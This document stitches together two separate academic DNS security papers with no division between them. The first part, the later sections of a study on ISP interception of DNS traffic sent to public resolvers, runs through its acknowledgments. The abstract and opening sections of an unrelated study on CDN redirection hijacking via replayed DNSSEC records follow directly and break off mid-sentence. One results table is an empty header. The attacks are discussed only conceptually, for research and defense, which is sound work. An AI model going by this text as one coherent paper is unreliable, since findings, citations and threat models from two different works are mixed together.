**Transport protocol.** Compared to those over `TCP`, DNS requests over `UDP` from clients are more likely to be intercepted. For instance, **27.9%** DNS requests sent to Google Public DNS over `UDP` are redirected or replicated, the ratio being only **7.3%** when it is through `TCP`. In fact, most of DNS requests in the real world are over `UDP`, and intercepting `UDP` traffic is technically easier. Therefore, it is reasonable for `UDP` traffic to be primarily intercepted.

**Targeted public DNS services.** `DNSIntercept` targets DNS traffic sent to not only renowned public DNS services but also less prevalent ones. Similar to our findings of *Global analysis*, the interception ratio for renowned public resolvers is significantly higher. For instance, 27.9% `UDP`-based DNS packets sent to Google are intercepted, the ratio being 9.8% for our in-house EDU DNS.

**DNS RR Types.** We find that `A`-type requests are slightly preferred to be intercepted, possibly because it's the most common RR type. Meanwhile, we notice in Table 5 that for *Request replication*, clients receive *no in-band responses* of `CNAME`, `NS` or `MX`-type requests. We speculate that on-path devices, while replicating requests, *block* responses of the three RR types from public DNS services, reiterating the unethical nature of the interception behavior.

**TLD of requested domain.** Due to the extra time overhead introduced by inspecting requested domain names, it is unlikely that on-path devices specify certain domains and merely intercept requests of them. Shown in Table 6, the ratio of intercepted DNS requests does not change much for domains under different TLDs.

**Case Study.** In total, we find **61** ASes out of 356 (17.13%) are problematic. In Table 7, we list the top five ASes from which most DNS requests (292K in total) are sent by the client. As our clients are mainly from China, the top 5 ASes belong to three largest Chinese ISPs. We find that ASes of China Mobile have *significantly higher interception ratio* than ASes of other Chinese ISPs. Regarding alternative resolvers, they are mostly locating in the same AS as their clients. However, we find that they may also locate in a different AS of the same ISP (e.g., AS56046 in Table 7).

Table 5: *Summary of interception (China-wide analysis)*

| Public DNS | RR Type | Normal Resolution | | | | Request Redirection | | | | Request Replication | | | | | | Direct Responding | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|


[1] AS56046 also belongs to China Mobile.



(a) TCP (b) UDP

Figure 9: *ECDF of RTT of DNS requests*

## 5.2 Performance of DNS Lookups

As claimed by one large ISP [24], DNSIntercept is designed for improving the performance of DNS lookups, and we would like to investigate whether this is true. We regard RTT (round-trip-time), the interval between sending request and receiving answer measured by client, as the indicator of DNS lookup performance. Both timestamps can be recorded by clients in our study.

Figure 9 presents the ECDF of RTT of DNS requests. We find that performance impacts introduced by each type of interception are different. As for *Request replication*, when DNS requests are sent over UDP by clients, performance improvement does exist, with more requests of shorter RTT compared to *Normal resolution*. However, over TCP, due to the cost of establishing connections, the improvement is less obvious. On the other hand, for *Request redirection*, the performance improvement is uncertain. Taking TCP as an example, while 70% witness better performance, 30% requests have longer RTT than those not intercepted. While recalling that redirected requests are mostly handled by local resolvers (previously illustrated in Table 4, that alternative resolvers locate in the same AS as clients), it also shows that little extra time overhead is introduced by the on-path devices to redirect requests. As a result, the hidden interception behavior is hard to be noticed by Internet users.

Specifically for *Request replication*, taking replicated requests to Google DNS as examples, we calculate the difference of *arrival time* between in-band and corresponding out-of-band requests, at authoritative nameservers. In total, out-of-band requests of 14,590 resolutions (84.63%, of 17,239 replicated requests) arrive at




Figure 10: *Arrival time difference of replicated requests. Top 10 ASes with most replicated requests to Google Public DNS is shown. If positive, in-band request from Google arrives slower than the replicated one from alternative resolvers.*



(a) ECDF (b) Scatter

Figure 11: *TTL value of DNS responses. (a) presents the ECDF of TTL difference; a positive value suggests TTL at client is smaller than TTL from authoritative nameserver. In (b), each dot represents a single response.*

our authoritative nameservers *faster* than in-band ones. Zooming into ASes, Figure 10 presents the top 10 ASes with most replicated requests to Google. While replicated requests from most ASes arrive faster, in AS4812 (China Telecom Group), *all* out-of-band requests lag behind. We suppose that it might be caused by the implementation of network devices in this AS, or the out-of-band requests following different and longer route.

**Summary.** Through RTT of DNS lookups, we discover that *Request replication* improves the performance of DNS lookups, especially for requests over `UDP`, making out-of-band responses more likely to be accepted by clients. Observing from authoritative nameservers, 84.63% replicated requests to Google DNS arrive faster. However, *Request redirection* brings uncertain impact according to our findings.

## 5.3 Manipulation of Responses

By comparing responses generated by our authoritative nameservers and those accepted by clients, we find cases where responses are tampered on the way back. We focus on TTL and DNS record values of a response and elaborate on how they are manipulated.

**TTL Value.** As illustrated in Section 3.2, TTL values returned by our authoritative nameservers are randomly selected from 1 to 86400. However, for our clients, we find that about 20% of the TTL values are replaced, mostly with a smaller value, as shown in Figure 11(a). By scattering each request onto Figure 11(b), we find that there are preferred values for modified TTL, such as 1800, 3600 and 7200.

**DNS record values.** Though small in quantity, we do observe cases where clients accept answers with tampered DNS records (including `A`, `AAAA` and `MX`), shown in Table 8. For `A` and `AAAA` records which occupy a majority, besides being replaced with private addresses (possibly being traffic gateway), we observe DNS hijacking for *illicit traffic monetization*. As an example, 8 responses from Google Public DNS are tampered in AS9808 (Guangdong Mobile), pointing to a web portal which promotes an APP of China Mobile. The corresponding clients are located in the same AS. For `MX` records, possibly due to configuration errors, we observe mail servers of a Saudi Arabian ISP show up in the responses to a client in AS25019 (Saudi Telecom Company JSC).

Table 8: *Classification of tampered DNS responses*

| Classification | # | Tampered Responses | Client AS |
|---|---|---|---|
| Gateway | 54 | `192.168.32.1` | AS4134, CN, ChinaTelecom |
| | | `10.231.240.77` | AS4134, CN, ChinaTelecom |
| Monetization | 10 | `39.130.151.30` | AS9808, CN, GD Mobile |
| | | `117.102.104.28` | AS17451, ID, BIZNET |
| Misconfiguration | 26 | mx1.norelay.stc.com.sa | AS25019, SA, Saudi NET |
| | | `::218.207.212.91` | AS9808, CN, GD Mobile |
| Others | 54 | `fe80::1` | AS4837, CN, ChinaUnicom |

## 5.4 Motivations of Interception

In this section, we investigate the motivations of `DNSIntercept`. We first survey the devices, vendors and software platforms that provide `DNSIntercept` capability, by querying search engines and browsing technical forums. In the end, we find that three well-known router manufacturers (Cisco [4], Panabit [23], and Shenxingzhe [8]), three companies (ZDNS [26], Haomiao [7], Ericsson [21]) and one software platform (DNS traffic redirecting system of Xinfeng [24]) support `DNSIntercept`. Meanwhile, several detailed technical approaches to intercepting DNS traffic have been published in [7, 21, 23, 24, 26]. As an example, China Mobile proposed an approach, which can replicate out-of-band DNS requests at backbone networks and respond to clients with local DNS resolvers, which is similar to *Request replication*. The above publications mention several possible motivations of `DNSIntercept`, and we now discuss them based on our measurement results.

**Improving DNS security.** Vendors claim that through `DNSIntercept`, DNS requests are handled by *trusted* lo-

cal DNS servers rather than *untrusted* ones outside the local network, hence are less likely to be hijacked [24, 26]. However, first of all, for clients who trust public DNS services and designate them to handle DNS requests, DNSIntercept certainly brings ethical issues and violates the trust relationship between users and their preferred DNS resolvers. Besides, our measurement results show that the interception ratio of public DNS services, which are of good reputation and security deployment, is *significantly higher* than that of less-known public services. This conclusion conflicts with improving DNS security using DNSIntercept, since out-of-band public DNS services are not treated equally as untrusted resolvers. What's worse, while rare, we do observe hijacking behaviors for profit (e.g., traffic monetization).

**Improving performance of DNS lookups.** Another claimed motivation of DNSIntercept is to improve the performance of DNS lookups and user experience. As discussed in Section 5.2, we find that *Request replication* does shorten the RTT of DNS lookups, while the influence of *Request redirection* is uncertain. However, in practice, for top 5 ASes shown in Table 7, the ratio of *Request redirection*, which brings uncertain rather than probable improvement of performance, is *significantly higher*. Therefore, DNSIntercept only brings limited improvement to DNS lookup performance.

**Reducing financial settlement.** ISPs, especially those of a small scale, would like to reduce their cost of traffic exchange among networks. *Request redirection* satisfies the need of reducing out-of-band traffic, thus is witnessed in some ASes as shown in Table 7. Therefore, we suppose the financial issue to be a major motivation of DNSIntercept. After an offline meeting with the DNS management team of one large Chinese ISP, this motivation is confirmed.

## 5.5 Summary of Findings

To sum up, we develop the following findings in phase *China-wide analysis*.

- On the whole, DNS packets over UDP are preferred for DNSIntercept. Taking packets sent to Google Public DNS as examples, **27.9%** UDP-based packets are intercepted, the ratio being only 7.3% over TCP. Moreover, A-type requests have slightly higher interception ratio, while different requested domain names introduce a minor difference.
- Interception behaviors are found in **61** ASes. We find that China Mobile, one of the largest Chinese ISPs, has intercepted significantly more DNS traffic than other ISPs. *Request redirection* is preferred, in order to conduct DNSIntercept.
- As for the performance of DNS lookup, in general, *Request replication* shortens the RTT of a DNS request. As for *Request redirection*, an uncertain effect is brought to RTT of DNS requests.
- We speculate the motivations of DNSIntercept include *reducing financial settlement* and *improving performance of DNS lookups*, instead of improving DNS security.

# 6 Threats

With good reputation and availability, well-known public DNS services are widely trusted by Internet users and applications. Unfortunately, our study shows that the trust can be violated by DNSIntercept. We further discuss the potential threats and security concerns introduced by DNSIntercept.

**Ethics and privacy.** DNSIntercept is difficult to detect at client side, thus Internet users might not realize their traffic is intercepted. Firstly, when DNS requests from clients are handled by alternative resolvers, previous studies have proved it is possible to illegally monetize from traffic [36, 56]. Secondly, as it is difficult for Internet users to detect DNSIntercept merely from clients, public DNS resolvers can be wrongly blamed when undesired results (e.g., advertisement sites or even malware) are returned [36]. Finally, it is possible for intercepted DNS requests to be snooped by untrusted third parties, leading to the leak of privacy data. Therefore, we believe DNSIntercept potentially brings ethical and privacy risks to Internet users.

**DNS security practices.** While popular public DNS servers are often deployed with full DNSSEC support and up-to-date DNS software, a number of nameservers and resolvers in the wild are still using outdated or even deprecated DNS software, which may be vulnerable to known attacks [42, 54], and DNSSEC deployment on resolvers is still poor. We provide a cursory view of security practices of 1,166 alternative DNS resolvers that contact our authoritative nameservers; 205 of them are open to the public. Although these resolvers might not be broadly representative, they still provide us with an opportunity to understand DNS security practices. Among the 205 public alternative resolvers, only 88 (43%) *accept DNSSEC requests*; those actually validating DNSSEC requests could be less. After fingerprinting the DNS software deployed on the resolvers using fpdns [11], we find 97 (47%) are running BIND. Unfortunately, the fingerprint shows that *all* 97 servers use versions earlier than 9.4.0, which ought to be deprecated *before 2009*. Therefore, according to the public vulnerability repository [6], all of them are vulnerable to known attacks like DoS.

**DNS functionalities.** Besides DNSSEC, other functionalities of DNS can be affected by DNSIntercept, if al-

ternative resolvers do not provide the related support. An example is EDNS Client Subnet (ECS) request, which allows a DNS query to include the address where it originates, thus different responses can be returned according to the location of clients. However, by checking the 205 alternative resolvers that are open, we find that only 45 (22%) accept ECS requests.

## 7 Mitigation Discussion

At present, almost all DNS packets are sent unencrypted, which makes them vulnerable to snooping and manipulation. This problem has already been noticed by the DNS community, and RFC7858 [39], which describes the specification of DNS over Transport Layer Security (TLS), is released to address this problem. Unfortunately, the deployment of DNS over TLS is sophisticated and needs changes from the client side. As such, the wide deployment of this initiative could take a long time.

Based on our observation, we developed an online checking tool [25] to help Internet users detect `DNSIntercept`. This tool works with the help of the authoritative nameservers operated by ourselves. A user visiting our checking website will issue a DNS request to our domain, and the request is captured by our authoritative nameserver. By comparing the resolvers that contact our nameservers to their designated ones, Internet users are able to identify `DNSIntercept`. Currently, we are still perfecting this website, aiming at providing more information of `DNSIntercept` for Internet users. However, current solutions and mitigations are far from enough. The security community needs to propose new solutions that can address the issues around `DNSIntercept`.

## 8 Related Work

**Rogue DNS resolvers.** Adversaries can build DNS resolvers which return rogue responses for DNS lookups, which can arbitrarily manipulate traffic from users. Previous studies showed that motivations include malware distribution, censorship, and ad injection [38, 42]. In this paper, we study another type of DNS traffic manipulation.

**Transparent DNS proxies.** Transparent DNS proxies could manipulate DNS traffic that goes through. Firstly, network operators could monetize from through redirecting DNS-lookup error traffic to advertisements [55, 56]. Similarly, Chung *et al.* leveraged the residential proxy network to study violations of end-to-end transparency on local DNS servers, their results showing 4.8% `NXDOMAIN` responses are rewritten with ad server addresses [36]. Furthermore, previous studies presented that 18% DNS sessions of cellular network go through transparent DNS proxies [53] and time-to-live values (TTL) are treated differently [49]. In addition, technical blogs have reported that it is possible for Internet Service Providers to hijack DNS traffic using DNS transparent proxies [1, 13, 17, 18]. By contrast, our study focuses on the on-path hidden interception behavior, instead of rogue resolvers or DNS proxies.

**Internet censorship.** The DNS protocol lacks authentication and integrity check, hence DNS traffic manipulation has become a prevalent mechanism of censorship, blocking users from accessing certain websites. Significant efforts have been devoted to studying the whats, hows, and whys of censorship in both global and country-specific views. Results showed many countries have deployed DNS censorship capabilities, include China, Pakistan, Egypt, Iran and Syria [28, 29, 30, 31, 32, 44, 45, 58]. Also, from a global view, Pearce *et al.* discovered widespread DNS manipulation [48], and Scott *et al.* found DNS hijacking in 117 countries [50]. By contrast, the domain names used in our study are exclusively registered and used, and we avoid any sensitive keyword. Therefore, our study does not overlap with censorship mechanism.

**Other manipulation of Internet resources.** Moreover, researches have discovered other ways to manipulate DNS traffic, including abusing the DNS namespace (i.e., "Name Collision" [34, 35]), exploiting configuration errors and hardware issues (typosquatting [47] and bitsquatting [54]), and "Ghost domains" [40]. As the closest work to ours, Allman *et al.* presented how to detect unauthorized DNS root servers [27]. However, only one type of traffic manipulation was considered, with only limited cases being discovered. Our study serves as a complement to these existing works in understanding the security issues in DNS ecosystem.

Compared to previous researches, our work gives a systematic and large-scale research on `DNSIntercept`, a class of DNS behavior that has not yet been well-studied, and highlights issues around security, privacy, and performance.

## 9 Conclusions

In this paper, we present a large-scale study on `DNSIntercept`, which brings to light security, privacy and performance issues around it. We develop a suite of techniques to detect this kind of hidden behavior, leveraging two unique platforms with numerous vantage points. Based on our dataset, we find that `DNSIntercept` exists in some ASes and networks. In addition, interception characteristics as well as motivations of `DNSIntercept` are further analyzed. Our results indicate that the hidden `DNSIntercept` can potentially

introduce new threat in the DNS eco-system, and new solutions are needed to address the threat.

## Acknowledgments

We thank our talented team member, Zihao Jin, for his valuable work on data processing. We thank professor Vern Paxson for his detailed guidelines and insightful comments. We thank Xiaofeng Wang, Sumayah Alrwais, Sadia Afroz, Michael C Tschantz and Xianghang Mi for their valuable discussion. We thank Fengpei Li, Zaifeng Zhang, Jinjin Liang, Zhou Pang, Jianjun Chen, Yiming Zhang and Jia Zhang for their feedback and help. We also thank our shepherd Nick Nikiforakis and all anonymous reviewers for their helpful suggestions and comments to improve the paper.

## Abstract

The success of Content Delivery Networks (CDNs) relies on the mapping system that leverages dynamically generated DNS records to distribute client requests to a proximal server for achieving optimal content delivery. However, the mapping system is vulnerable to malicious hijacks, as (1) it is difficult to provide precomputed DNSSEC signatures for dynamically generated records, and (2) even considering when DNSSEC is enabled, DNSSEC itself is vulnerable to replay attacks. By leveraging *crafted* but *legitimate* mapping between the end-user and edge server, adversaries can hijack CDN's request redirection and nullify the benefits offered by CDNs, such as proximal access, load balancing, and Denial-of-Service (DoS) protection, while remaining undetectable by existing security practices including DNSSEC. In this paper, we investigate the security implications of dynamic mapping that remain understudied in security and CDN communities. We perform a characterization of CDN's service delivery and assess this fundamental vulnerability in DNS-based CDNs in the wild. We demonstrate that DNSSEC is ineffective to address this problem, even with the newly adopted ECDSA that is capable of achieving *live signing*. We then discuss practical countermeasures against such manipulation.

## 1 Introduction

Content Delivery Networks (CDNs) play an important role in the Internet ecosystem by delivering a large fraction of the Internet content to end-users with high availability, performance, and scalability. Typically, CDNs place a large number of edge servers (i.e., *surrogates*) at geographically distributed edge networks, enabling content caching and proximal access for end-users. User requests for content hosted by CDNs are served at the "edge" via request redirection to improve user-perceived performance and balance the load across server clusters. Moreover, CDNs are able to provide a security portal of protection mechanisms against distributed denial-of-service (DDoS) attacks by redirecting users from overwhelmed nodes [23, 84].

The majority of today's CDNs leverage the Domain Name System (DNS) as the core of their mapping systems to redirect a client's request to a nearby edge server. Based on real-time measurement of server and network conditions, a DNS-based mapping system can provide fast, accurate, and fine-grained control for request redirection and thus has been widely used in leading CDN vendors that operate a large number of edge servers such as Akamai. However, such a DNS-based mapping system requires DNS records to be very dynamic, which restrains CDN vendors from authenticating their mapping DNS records by using DNSSEC signatures. Due to its prohibitively high computational overhead, the traditional RSA-based DNSSEC was originally designed for static records and is not a feasible solution to secure dynamic DNS records in the context of CDNs.

In this paper, we conduct a large-scale empirical study to investigate security implications in the DNS-based CDNs, which can be exploited by adversaries to hijack the operation of request redirection in a stealthy manner. Our work makes the following contributions:

- **Illustration of Redirection Hijacking Attacks in CDNs:** We illustrate that an adversary can utilize a *legitimate* mapping record (i.e., a *replayed* message) to override a CDN's server selection and redirect a certain group of users to an edge server chosen by the adversary. Furthermore, even the newly adopted Elliptic Curve Digital Signature Algorithm (ECDSA) that is capable of providing real-time DNSSEC signatures is ineffective to detect and prevent such attacks.

*Currently with the Center for Applied Internet Data Analysis (CAIDA) at UC San Diego, performed this work entirely at University of Delaware.

- **Characterization of Operational Practices of Request Routing:** To assess the magnitude of this vulnerability, we characterize the content delivery operations of popular CDN vendors and perform the threat analysis to elaborate on the ineffectiveness of DNSSEC via detailed case studies. We find that 16 out of 20 popular CDNs suffer from various degrees of security threats posed by redirection hijacking. On the other hand, we also notice that CDNs using anycast are not susceptible to such a manipulation.
- **Measurement of Practical Impacts of Redirection Hijacking:** We quantitatively measure the practical impacts caused by redirection hijacking. Moreover, we examine more severe threats, by which adversaries could exploit redirection hijacking to direct end-users to unresponsive edge servers, resulting in the nullification of the CDN's benefits (e.g., DoS mitigation) and the violation of the CDN's service commitments.
- **Challenges and Practical Considerations of Countermeasures:** Finally, we present the challenges of addressing this redirection hijacking from different perspectives, and elaborate on corresponding countermeasures in practice and their limitations.

The remainder of this paper is organized as follows. In §2, we review the background of CDN operations and DNS security. In §3, we present the threat model and the redirection hijacking attack. In §4, we characterize the CDN's operations and perform a large-scale threat analysis, illustrating that DNSSEC is not an effective solution. We then discuss the impact of current practice and potential countermeasures in §5. We survey related work in §6 and finally conclude the paper in §7.

# 2 Background

## 2.1 Content Delivery Networks

### 2.1.1 DNS-based Mapping

The mapping system plays a critical role in the CDN's request routing for directing each client's request to an appropriate surrogate with low latency and sufficient resource capacity. Traditionally, the mapping system uses a client's local recursive DNS resolver (LDNS or rDNS) as the representation of the local area network to determine each client's location. However, this approach has become inaccurate due to (1) the poor location proximity between clients and their LDNSes [63, 73] and (2) the increasing usage of public DNS services. To this end, the EDNS-Client-Subnet (ECS) extension [38] has been proposed to rectify the problem of location discrepancy between clients and their recursive DNS resolvers.

**EDNS-Client-Subnet (ECS)**. With ECS, the network prefix of a client's IP address is included in the option field of a DNS query to enable the DNS-based mapping system to use the direct knowledge of a client's location rather than its LDNS. A recent study by Chen *et al.* [34] showed that Akamai's end-user mapping[1] rolled out by ECS had been providing significant performance benefits for clients behind public DNS services.

**Load Balancing**. The load balancing module of DNS-based CDNs such as Akamai typically selects proper surrogates by a two-level assignment [34, 62]: global load balancing and local load balancing. The global load balancing relies on network measurements to select a server cluster, typically geographically close to a client's network. Then, the local load balancing assigns the individual server(s) from the chosen cluster, leveraging the combined information such as responsiveness and capacity.

### 2.1.2 Anycast Routing

The deployment of the DNS-based dynamic mapping requires extra infrastructure and operational support. Therefore, some new CDN providers then enable their CDN platforms with anycast routing, by which multiple distributed endpoints announce the same IP address. BGP routing protocol selects the shortest Autonomous System (AS) path to reach each advertised IP address block, and thus end-users located in different areas will be directed to different topographically-close locations via BGP routing.

Since anycast-based CDNs rely on Internet routing protocols for request redirection, conceptually they are immune to redirection hijacking attacks. However, we observe that in practice some anycast CDNs are also leveraging DNS-based mapping to improve accuracy and performance, making themselves vulnerable to request routing manipulation (§4.3.1).[2]

## 2.2 DNS Cache Poisoning Attack

The correctness of DNS resolution is the fundamental anchor for the operation and security of the Internet. There-

[1] In [34], the "end-user mapping" is used to dedicatedly describe ECS-based mapping (compared to the *NS*-based mapping which uses LDNSes). To be clarified, in this paper we use "DNS-based mapping" to include ECS-based and NS-based mapping. In most cases, unless specified, we do not differentiate the "DNS-based mapping" and "end-user mapping" since they have identical implications in the context of dynamic mapping.

[2] CDNs may leverage anycast in different strategies: anycasting nameservers or anycasting web servers (or both). Note that our study only involves the way in which a CDN directs users to web servers. Anycasting nameservers means that clients will connect to the nameservers via anycast addresses, but it does not affect the process of end-user redirection. In particular, if a CDN utilizes anycast DNS but DNS-based redirection, it will also be vulnerable to redirection hijacking.

fore, DNS has become an attractive target of adversaries who attempt to exploit DNS for various malicious purposes. One of the most serious threats to DNS is that adversaries trick a resolver to accept fraudulent DNS records as legitimate responses from authoritative nameservers, known as record injection or cache poisoning attacks [24, 30, 53, 77].

DNS cache is intrinsically vulnerable to record injection because a recursive resolver cannot ensure whether a received response is from a legitimate authoritative nameserver or a miscreant entity. The general practical approach for mitigating a cache poisoning attack involves the *challenge-response* defenses [51], including transaction-ID (TXID) randomization, source-port randomization, or the 0x20 encoding [40], in order to enable a resolver to validate the legitimacy of received responses via the randomized values within requests.

Although those countermeasures increase the difficulty of injecting fraudulent records, insufficient adoptions and deployment [44, 46, 74] have continued to make many rDNSes still vulnerable to cache poisoning attacks. Large-scale DNS poisoning attacks are still possible on the Internet [19, 22]. Furthermore, efforts aiming to increase the entropy of DNS queries are only effective against *off-path* attackers; an adversary, which can monitor network traffic and interpret transaction packets, is still able to construct a forged DNS response with correct parameters to bypass all of the challenge-response defenses and pollute the content of cache, i.e., a Man-in-the-Middle (MitM) attack.

## 2.3 DNSSEC

In order to secure the process of DNS resolution, especially defend against MitM attacks, DNSSEC [28] leverages the digital signatures to validate DNS responses. Within DNSSEC, each resource record set (*RRset*) is signed and verified by public key cryptography: a recipient of a signed RRset (i.e., *RRSIG* record) validates the signature via the public key (i.e., *DNSKEY* record) of the signer. The *trust of chain*, starting from *trust anchor* at root zone, ensures that each key is trusted and able to be validated (via the *DS* record provided by its parent zone to authorize the *DNSKEY* that is used to sign the RRset).

**DNSSEC Zone Enumeration**. With DNSSEC, to provide authentication for negative responses (i.e., authenticated denial of existence), a Next-SECure (NSEC) record lists and signs a pair of lexicographic consecutive names in the zone, indicating that no names exist between the NSEC's owner name and the "next" name. However, NSEC records expose the existence of names in the zone, which then allows adversaries to enumerate NSEC records and walk through the zone space to learn all of the (sub)domains and associated IP addresses (i.e., the zone enumeration attack), resulting in undesired policy violation or more complex attacks [59].

In order to make the zone enumeration more difficult, the alternative NSEC3 record [59] lists the cryptographically hashed names rather than valid (sub)domain names. However, it is still vulnerable when adversaries apply an dictionary attack by querying non-existent names and guessing real names [12, 43]. Thus, NSEC5 [43] is then proposed to replace the NSEC3's *unkeyed* hash with a new *keyed* hash generated by separate secondary keys.

Another technique to mitigate zone enumeration is "On-line Signing" [76, 86] (i.e., "White Lies" [42]). Instead of disclosing real domains or pre-computed hashes, on-line signing creates on-demand signature, proving non-existence for a specific name by listing its derived predecessor and/or successor. However, this approach has two major drawbacks [86]: (1) with the traditional RSA algorithm, it introduces significant computational load for authoritative nameservers to generate the real-time signatures, resulting in potential DoS attacks, and (2) the primary private keys must be distributed among nameservers, increasing the risk of key leakage.

**Live Signing by ECDSA**. To mitigate zone enumeration and DNSSEC amplification attacks [82], Elliptic Curve Digital Signature Algorithm (ECDSA) [47] has been employed as an alternative cryptosystem for DNSSEC [83]. Different from the traditional RSA-based scheme, ECDSA leverages the Elliptic Curve Cryptography (ECC) to generate signatures with reduced computational overhead and signature size. While the process of validating an ECDSA signature is slower than that of validating an RSA signature [47, 80], the significantly reduced computational overhead (about 10 times faster in signing [13]) enables ECDSA to sign all of the necessary RRSIG records "on-the-fly" (i.e., *live signing*), providing a practical solution in the context of dynamically generated records at the "edge" of the Internet. The support for the ECDSA signing algorithm in CloudFlare [13] has demonstrated a real case of global ECDSA-based DNSSEC adoption in large CDN platforms.

# 3 Threat Model

**Attacker Model**. The key feature of a redirection hijacking attack is that an adversary can inject *crafted* but *legitimate* records into a recursive DNS resolver to manipulate the dynamic mapping inside CDNs. Essentially, our attacker model is the same as that of DNSSEC. On one hand, an off-path adversary is able to bypass the challenge-response mechanism by guessing the authentication parameters (i.e., source-port number and TXIDs) via different effective techniques (e.g., fragmentation at-



Figure 1: Illustration of a Redirection Hijacking Attack. (An adversary replays and injects a legitimate record associated with suboptimal or non-responsive edge servers, resulting in the maneuvered end-user redirection while still passing DNSSEC validation.)

tacks [45, 74] or socket overloading [46]) against the insufficient randomization or vulnerable implementations [44]. On the other hand, a MitM attacker can easily bypass the countermeasures of randomization by sniffing network packets and observing those parameters. Furthermore, we assume that an adversary can inject *legitimate* records into DNS caches, regardless of whether DNSSEC is used since DNSSEC itself is vulnerable to replay attacks [29]. A recent work [55] demonstrated that, with the feasibility of exploiting MitM attacks and parameter-guessing techniques, more than 92% of current DNS platforms on the Internet are still vulnerable to record injection; even popular public DNS platforms are vulnerable to *indirect injection*, in which a poisonous record is injected in advance and becomes effective after other records expires.

Within CDNs, we assume that adversaries do not need to harvest surrogate servers [33, 79] or profile CDN's mapping algorithm; they only need to use selective mapping records to override the CDN's server selection.

**Redirection Hijacking Attack.** In comparison to the normal operations of a DNS-based mapping system in CDN, Figure 1 illustrates how redirection hijacking attack works: an adversary exploits the dynamic end-user mapping to manipulate an end-user's access to edge networks. Normally, the content provider delegates its name resolution to the CDN vendor's mapping system, typically via either CNAME redirection as shown in Figure 1 or directly hosting the NS records in CDNs. When a client's request for a content object (❶) is redirected into a CDN's nameserver (❷), the mapping component examines the incoming queries (e.g., the client's IP prefix in ECS), performs real-time topological mapping based on network measurements, and returns an optimized assignment (❸ ∼ ❹) that directs the client to a close, responsive edge server [34] (❺).

Since the dynamic mapping between end-users and edge servers makes it impractical to pre-sign a mapping record with the traditional RSA-based DNSSEC, we also consider that the ECDSA could be used as an alternative solution to provide on-demand signatures for those dynamically generated records in CDNs. However, even mapping records with ECDSA signatures are still vulnerable to redirection manipulation. This is because (1) in operational practices, the validity period of a DNSSEC signature (including ECDSA) should be long enough[3] to enable easy administration and avoid query load peaks (see §4.4.1 in RFC 6781 [56]), and (2) the validation of the DNSSEC signature cannot detect whether a message is forwarded or replayed to a different recipient by a third party. An adversary can simply fetch a legitimately signed mapping record that was used or is being used for a different client's network and inject it into resolver's cache. Because the injected record, which is generated by a legitimate authoritative nameserver but for a different group of clients, carries a valid signature, the resolver will accept it for caching after a successful signature validation. Once the injected record is accepted, client requests will be redirected to a non-optimal edge server chosen by the adversary, typically heavily loaded and geographically distant from clients, or even to an unresponsive edge server to interrupt client access to the service hosted by CDNs. Also, an adversary could exploit the same record replayed for many clients to potentially mount DoS attacks on targeted edge servers (§4.4).

We further note that such an attack can be successful even in the environments with strong security settings. Due to the nature of replay attacks in redirection hijacking, neither the client end nor resolver signature validations can detect such manipulation.

[3]Cloudflare's ECDSA-based signatures have a validity period of two days. The expiration time of the traditional RSA-based DNSSEC signature in practice is normally set to one month [56].

## 4 Attack Assessment

To assess the magnitude of redirection hijacking in CDNs, we present the characterization of the CDN's request routing and conduct a detailed threat analysis to demonstrate the vulnerability of DNS-based CDNs to the manipulation, even with DNSSEC. Then, we quantitatively measure the practical impacts and explore the more serious threats posed by the redirection hijacking, which nullify the CDN's load balancing and DoS protection.

### 4.1 Methodology

In order to identify the CDN platforms that are vulnerable to redirection hijacking, we measure popular commercial CDNs across the Internet to characterize their configurations and operations. To do so, we set up virtual machines in different Amazon EC2 regions (us-east-1, us-west-2, ap-northeast-1, ap-southeast-2, ap-south-1, eu-central-1, eu-west-1, and sa-east-1, as shown in Figure 2) as a group of geographically distributed vantage points to retrieve DNS resolution results for customer websites hosted in each CDN provider. Then, we examine the request routing strategies and analyze practical impacts and more serious threats.

Figure 2: Vantage Points for Resolution

More specifically, we empirically investigate the patterns of content delivery for CDN vendors by taking the following steps:

- First, we simply search through official blog articles, technical documents, and announcements published by each CDN vendor as well as external technical blogs (e.g., [1, 2]) to learn the details of content delivery mechanisms.
- We then verify our findings by studying DNS configurations and resolution results from distributed vantage points for a list of customers of each CDN provider, which are gathered by available utilities (e.g., [3, 4]) and the customer list/case studies presented on CDN websites. For example, an identical `A` RRset should be fetched from different locations when global anycast routing is utilized, and diverse `A` RRsets are observed when DNS-based dynamic mapping is used.
- Finally, we crosscheck the information of domain names and IP addresses acquired from DNS resolution via publicly available passive DNS databases [5, 25] to validate if the patterns of content delivery inferred from resolution results are compatible with the records stored in passive DNS databases.

### 4.2 Characterization Overview

Request routing in CDNs mainly consists of two consecutive steps[4]: *domain delegation* and *surrogate selection*. In the domain delegation, the Content Providers (CPs) delegate the domain resolution to CDN vendors. In the surrogate selection, CDNs redirect a client's request to a proximal edge server. In essence, these two steps determine how CDNs enable their service infrastructures to be located and accessed by end-users. Thus, we characterize CDNs' request routing with respect to these two redirection steps. Table 1 summarizes the request routing and DNSSEC provision in popular CDN vendors.

**Domain Delegation**. The domain delegation is used to forward each client's request from the origin of CPs to a CDN's platform. The most common domain delegation mechanisms are CNAME redirection and NS hosting.

- **CNAME Redirection**: The CNAME record enables a domain name to be resolved via an alias. By pointing a CP's domain to a domain provisioned by CDN via CNAME, a client's request will subsequently be redirected to a CDN's domain name and resolved by the CDN's nameservers.
- **NS Hosting**: An alternative approach of domain delegation is to designate CDN-provided authoritative nameservers in the NS records of a DNS referral response, which is generated by the CP's authoritative nameservers and then is received by clients. Consequently, the DNS resolution of the CP's domain will be fully operated by the CDN.

From Table 1, we can see that all CDN vendors provide CNAME redirection to enable CPs to delegate the DNS resolution to CDNs. Only three CDN vendors support the NS hosting for domain delegation. Given the prevalent use of CNAME in CDNs, however, we note that the integrity of CNAME records has been widely disregarded on the Internet. This is because (1) typically, the first-level front-end CNAME redirection occurs at the CP's authoritative nameserver, which is mainly out of the control of CDN vendors, (2) the CPs lack motivation to sign CNAME records at their authoritative nameservers

[4]The higher-level techniques of request routing [31] such as application-level request routing are only suitable for large-file delivery due to extra latency [34], and thus we only consider those techniques when discussing countermeasures (see Section 5.4).

